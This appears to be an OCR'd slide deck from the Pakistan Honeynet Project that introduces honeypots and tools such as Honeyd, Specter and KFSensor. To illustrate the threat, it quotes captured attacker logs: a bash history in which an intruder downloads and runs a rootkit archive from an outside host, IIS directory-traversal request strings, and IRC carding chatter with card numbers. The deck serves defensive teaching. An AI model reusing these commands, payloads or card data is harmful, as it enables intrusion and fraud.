Honeypots

Pakistan Honeynet Project

Your Speaker

- Senior System Security Engineer, Cyber Internet Services
- Founder, Pakistan Honeynet Project

Agenda

- The Problem
- Honeypots

The Problem


The Attacker

Initiative

- Your network is a static target. The bad guys can strike whenever they want, wherever they want. They have the initiative.

```
:jack :hehe come with yure ip i`ll add u to the new 40 bots
:jack :i owned and trojaned 40 servers of linux in 3 hours
:jack ::)))))
:jill :heh
:jill :damn
:jack :heh
:jill :107 bots
:jack :yup
```

Anyone a target


Netscape
File Edit View Go Communicator Help
Bookmarks
Location: http://project.honeynet.org/scans/scan13/scan13.txt
What's Related
Document: Done

```
Jan 8 18:47:52 honeypot -bash: HISTORY: PID=1246 UID=0 cd .mail
Jan 8 18:48:00 honeypot -bash: HISTORY: PID=1246 UID=0 cd /usr/sbin/.mail
Jan 8 18:48:12 honeypot -bash: HISTORY: PID=1246 UID=0 lynx www.becys.org/LUCKROOT.TAR
Jan 8 18:48:31 honeypot -bash: HISTORY: PID=1246 UID=0 y
Jan 8 18:48:45 honeypot -bash: HISTORY: PID=1246 UID=0 tar -xvfz LUCKROOT.TAR
Jan 8 18:48:59 honeypot -bash: HISTORY: PID=1246 UID=0 tar -xzvf Lu
Jan 8 18:49:01 honeypot -bash: HISTORY: PID=1246 UID=0 tar -xzvf L
Jan 8 18:49:03 honeypot -bash: HISTORY: PID=1246 UID=0 tar -xzvf LUCKROOT.TAR
Jan 8 18:49:06 honeypot -bash: HISTORY: PID=1246 UID=0 cd luckroot
Jan 8 18:49:13 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 216 210
Jan 8 18:51:07 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 200 120
Jan 8 18:51:43 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 64 120
Jan 8 18:52:00 honeypot -bash: HISTORY: PID=1246 UID=0 .luckgo 216 200
Jan 8 18:52:06 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 216 200
Jan 8 18:54:37 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 200 120
Jan 8 18:55:26 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 63 1
Jan 8 18:56:06 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 216 10
Jan 8 19:06:04 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 210 120
Jan 8 19:07:03 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 64 1
Jan 8 19:07:34 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 216 1
Jan 8 19:09:41 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 194 1
Jan 8 19:10:53 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 216 1
Jan 8 19:12:13 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 210 128
Jan 8 19:23:30 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 24 1
Jan 8 19:35:55 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 12 20
```

Not out for fun

```
J4ck: why don't you start charging for packet attacks?
J4ck: "give me x amount and I'll take bla bla offline
      for this amount of time”
J1LL: it was illegal last I checked
J4ck: heh, then everything you do is illegal. Why not
      make money off of it?
J4ck: I know plenty of people that'd pay exorbatent
      amounts for packeting
```

Criminal Activity

```
04:55:16 COCO_JAA: !cc
04:55:23 {Chk}: 0,19(0 COCO_JAA 9)0 CC for U :4,1 Bob Johns|P. O. Box
126|Wendel, CA 25631|United States|510-863-4884|4407070000588951 06/05 (All
This ccs update everyday From My Hacked shopping Database - You must
regular come here for got all this ccs) 8*** 9(11 TraDecS Chk_Bot FoR #goldcard9)
04:55:42 COCO_JAA: !cclimit 4407070000588951
04:55:46 {Chk}: 0,19(0 COCO_JAA 9)0 Limit for Ur MasterCard
(4407070000588951) : 0.881 $ (This Doesn't Mean Its Valid) 4*** 0(11 TraDecS
Chk_bot FoR #channel)
04:56:55 COCO_JAA: !cardablesite
04:57:22 COCO_JAA: !cardable electronics
04:57:27 {Chk}: 0,19(0 COCO_JAA 9)0 Site where you can card electronics :
*** 9(11 TraDecS Chk_bot FoR #goldcard9)
04:58:09 COCO_JAA: !cclimit 4234294391131136
04:58:12 {Chk}: 0,19(0 COCO_JAA 9)0 Limit for Ur Visa (4264294291131136) :
9.697 $ (This Doesn't Mean Its Valid) 4*** 0(11 TraDecS Chk_bot FoR #channel)
```

Honeypots

Initiative

Honeypots allow you to take the initiative, they turn the tables on the bad guys.

Honeypots

A honeypot is an information system resource whose value lies in unauthorized or illicit use of that resource.

The Concept

- System has no production value, no authorized activity.
- A security resource who’s value lies in being probed, attacked or compromised.
- Any interaction with the honeypot is most likely malicious in intent.

Flexible Tool

Honeypots do not solve a specific problem. Instead, they are a highly flexible tool with different applications to security.

Advantages

- Collect small data sets of high value, simple to analyze and manage.
- Vastly reduce false positives.
- Catch new attacks.
- Work in encrypted or IPv6 environments.
- Minimal resources.

Disadvantages

- Limited scope of view
- Risk

Possible Uses

- Detection
- Intelligence Gathering
- Anti-Spam
- Anti-Worm
- Deception / Deterrence
- Incident Response

Types of Honeypots

- Low-interaction
- High-interaction

Interaction measures the amount of activity an attacker can have with a honeypot.

Low-Interaction


- Emulates services and operating systems.
- Easy to deploy, minimal risk
- Captures limited information


- Examples include Honeyd, Specter, KFSensor

Emulation of Services

```
QUIT* )
    echo -e "221 Goodbye.\r"
    exit 0;;
SYST* )
    echo -e "215 UNIX Type: L8\r"
    ;;
HELP* )
    echo -e "214-The following commands are recognized (* =>'s unimplemented).\r"
    echo -e "   USER    PORT    STOR    MSAM*   RNTO    NLST    MKD     CDUP\r"
    echo -e "   PASS    PASV    APPE    MRSQ*   ABOR    SITE    XMKD    XCUP\r"
    echo -e "   ACCT*   TYPE    MLFL*   MRCP*   DELE    SYST    RMD     STOU\r"
    echo -e "   SMNT*   STRU    MAIL*   ALLO    CWD     STAT    XRMD    SIZE\r"
    echo -e "   REIN*   MODE    MSND*   REST    XCWD    HELP    PWD     MDTM\r"
    echo -e "   QUIT    RETR    MSOM*   RNFR    LIST    NOOP    XPWD\r"
    echo -e "214 Direct comments to ftp@$domain.\r"
    ;;
USER* )
```

Honeyd


Virtual Honeypot
Virtual Honeypot
Workstation
Workstation
Honeyd Computer
Workstation
Workstation
Workstation
Virtual Honeypot
Virtual Honeypot



Engine Version : R 7.00

Threads : 16

Connections so far : 0

```
Vulnerability DB update installed (4347 bytes) [Wed May 21 18:50:03 2003]
Content DB is up-to-date [Wed May 21 18:51:51 2003]
```

Engine Messages ☑ Errors ☑ Connections

FTP	running
TELNET	running
SMTP	running
FINGER	running
HTTP	running
NETBUS	running
DNS	running
SUB-7	running
SUN-RPC	running
POP3	running
IMAP4	running
BO2K	running
SSH	running
GENERIC	running

Operating System
- ○ Random
- ○ Windows 98
- ○ Windows NT
- ○ Windows 2000
- ● Windows XP
- ○ MacOS
- ○ MacOS X
- ○ Linux
- ○ Solaris
- ○ NeXTStep
- ○ Tru64
- ○ Irix
- ○ Unisys Unix
- ○ AIX
- ○ FreeBSD

Character
- ○ Random
- ○ Failing
- ○ Secure
- ● Open
- ○ Aggressive
- ○ Strange

Services
- ☑ FTP
- ☑ TELNET
- ☑ SMTP
- ☑ FINGER
- ☑ HTTP
- ☑ NETBUS
- ☑ POP3
- ☑ Provide mails

Intelligence
- ☑ Finger
- ☑ Trace Finger
- ☑ Port Scan
- ☑ DNS Lookup
- ☑ Whois
- ☑ Telnet Banner
- ☑ Ftp Banner
- ☑ Smtp Banner
- ☑ Http Header
- ☑ Http Document
- ☐ Trace Route

Max Hops 40

Traps
- ☑ DNS
- ☑ IMAP4
- ☑ SUN-RPC
- ☑ SSH
- ☑ SUB-7
- ☑ BO2K
- ☑ GENERIC

Generic Trap Name: IRC

Generic Trap Port: 6667

Password Type
- ○ Easy
- ○ Normal
- ○ Hard
- ● Mean
- ○ Fun
- ○ Cheswick
- ○ Warning

☑ Send PW file

Notification
- ☑ Incident DB
- ☑ Alert mail
- ☑ Short mail
- ☑ Status mail
- ☑ Event log
- ☑ Syslog

☑ Silencer

☑ Markers

☑ Legal message

☑ Online updates

☑ Use HTTP Proxy

Proxy IP Address: 192.168.1.10

Proxy Port: 8080

Host Name : athena.mit.edu

System Name : OUTPOST

Configuration Version : 1.0

Mail Server IP Address : 192.168.1.252

Mail Address : admin@specter.com

Short Mail Address : no@specter.com

☑ Include settings in mails

Status Mail Period [h] : 24

☑ Remote Management Port : 28


☑ Expect friendly connections

☑ Use custom mail message for POP3

☑ Use custom warning message

Your actions are logged, intrusion alert was activated.

KFSensor



- 127.0.0.1 - Main Scenario
  - TCP
    - 21 FTP Guild - Recent Ac
    - 22 SSH
    - 23 Telnet
    - 25 SMTP - Recent Activi
    - 53 DNS
    - 80 IIS - Recent Activity
    - 110 POP3
    - 111 sunrpc
    - 113 ident
    - 143 imap
    - 443 HTTPS
    - 999 WinSatan
    - 1024 NetSpy, Trojan
    - 1080 WinGate - Recent
    - 1214 Grokster, P2P file shari
    - 1433 MS SQL Server

ID	Start Time	Pr...	Sens...	Name	Visitor	Received
4365	20:59:07.125	TCP	5900	VNC	pc1-mapp2-6-cust64....	RFB 003.003[0A]'tm[1
4364	20:39:45.562	UDP	1434	MS SQL Server	1Cust68.tnt42.mia5.d...	[04 01 01 01 01 01 01
4363	20:36:59.234	TCP	80	IIS	IS~NEGAHDARI2	GET /default.ida?XXX)
4362	19:53:52.421	TCP	25	SMTP	211.201.15.8	HELO 45xgl9b3rsi78s[
4361	19:05:55.625	TCP	1080	WinGate	www.vipondassociate...	[05 01 00]
4360	19:05:53.031	TCP	1080	WinGate	www.vipondassociate...	[04 01 01 A4 D1 A4 1.
4359	18:12:35.281	TCP	21	FTP Guild	p508E3E58.dip.t-diali...	USER anonymous[0D
4358	16:02:53.343	TCP	17300	Kuang 2, Trojan	12-230-64-180.client....	
4357	15:58:17.187	UDP	111	sunrpc	61.185.147.2	g[00]$[A6 00 00 00 0
4356	15:15:01.015	TCP	80	IIS	VICENTE-PL4D3RX	GET /scripts/..%252f.
4355	15:15:00.828	TCP	80	IIS	VICENTE-PL4D3RX	GET /scripts/..%25%:
4354	15:15:00.593	TCP	80	IIS	VICENTE-PL4D3RX	GET /scripts/..%%35
4353	15:15:00.375	TCP	80	IIS	VICENTE-PL4D3RX	GET /scripts/..%%35
4352	15:15:00.140	TCP	80	IIS	VICENTE-PL4D3RX	GET /scripts/..%c1%
4351	15:14:59.921	TCP	80	IIS	VICENTE-PL4D3RX	GET /scripts/..%c0%
4350	15:14:59.671	TCP	80	IIS	VICENTE-PL4D3RX	GET /scripts/..%c0%
4349	15:14:59.437	TCP	80	IIS	VICENTE-PL4D3RX	GET /scripts/..%c1%
4348	15:14:59.250	TCP	80	IIS	VICENTE-PL4D3RX	GET /msadc/..%255c.
4347	15:14:59.062	TCP	80	IIS	VICENTE-PL4D3RX	GET /_mem_bin/..%2
4346	15:14:58.796	TCP	80	IIS	VICENTE-PL4D3RX	GET /_vti_bin/..%255

High-interaction

- Provide real operating systems and services, no emulation.
- Complex to deploy, greater risk.
- Capture extensive information.

- Examples include ManTrap and Honeynets.

